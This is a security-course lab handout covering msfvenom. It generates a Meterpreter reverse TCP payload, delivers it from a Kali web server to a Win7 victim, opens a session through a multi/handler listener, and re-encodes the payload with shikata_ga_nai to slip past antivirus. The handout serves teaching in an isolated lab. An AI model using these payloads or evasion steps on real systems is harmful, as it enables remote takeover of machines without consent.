Using MSFvenom

This is another lab for client-side attack. When you generate a payload and deliver to the target host (**Win7**), the *Windows Defender* and antivirus might detect the payload and shut down the attack. `MSFvenom` can be used to generate the payloads in various formats and encode the payloads using various encoder modules. This reduces the chance of being detected by antivirus.

1. Reboot your Kali to have a fresh start; make sure you have the IP address of your **Kali Linux**, and your **Win7** workstation. Make sure you can ping your **Win7** from your **Kali**, and vice versa.
2. Open a terminal on your **Kali**, and enter the command `msfvenom --help`
3. Note the answers to the following questions, for later use in your Lab Report:
    a. What is `-p` for?
    b. What is `-f` for?
    c. What is `-i` for?
4. Type the following command (*one line!*) to produce the payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_KALI_IP LPORT=4455
                                                    -i 4 -f exe > msfvenom.exe
```


```
root@UMBkali:/it444# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.146 LPORT=4455 -i 4 -f exe > msfvenom.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

5. From your **Kali Linux**, type `msfconsole` and press **Enter**
6. Type the following commands to start the payload. This is to:
    a. Open a listener
    b. And wait for the target machine (**Win7**) to reach out for connections


```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
```

7. Set `LHOST` to ***your Kali IP address***
8. Set `LPORT` to `4455`, the same port number you used previously, on the above `msfvenom` command.
9. After you verify the settings, type `show options` and **take a screenshot** of them

10. Enter the command **`exploit`** to start the process. You should see the below message. **Take a screenshot of your process**



11. On your Kali:
    a. Open a second tab in your terminal
    b. Move or copy the payload you just created (filename: **`msfvenom.exe`**) to your **`/var/www/html`** directory
    c. Execute the command **`apache2ctl start`**
    d. Return to the first terminal tab, where you have the **msf** console running
12. Go to your **Win7**, and in the web browser:
    a. Navigate to **`http://YOUR_KALI_IP/msfvenom.exe`** and you'll get the standard pop-up prompt
    b. Download the **`msfvenom.exe`** file and run it.
13. Go back to your **Kali**, and in the first terminal tab, you should see that the *Meterpreter* session has opened. **Take a screenshot of your session**



14. Exit out of your *Meterpreter*, and then use **msfvenom** to regenerate the payload with the indicated arguments. This is to use the encoding ***Shikata ga nai***, and iterate the process 20 times. **Take a screenshot of your result. (if you're using x86 Win7, make sure you use `x86/shikata_ga_nai`)**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_KALI_IP LPORT=4455
                                    -e shikata_ga_nai -i 20 -f exe > msfvenom.exe
```

15. When you have your payload created, open the following website from your **Win7**: http://virustotal.com, upload the payload, and scan the file to see what antivirus can discover it as a dangerous file. There are multiple antivirus mark the file as safe. **Take a screenshot of what you find.** Those antivirus that mark the file ***safe*** are the one that *cannot* protect users from this simple attack!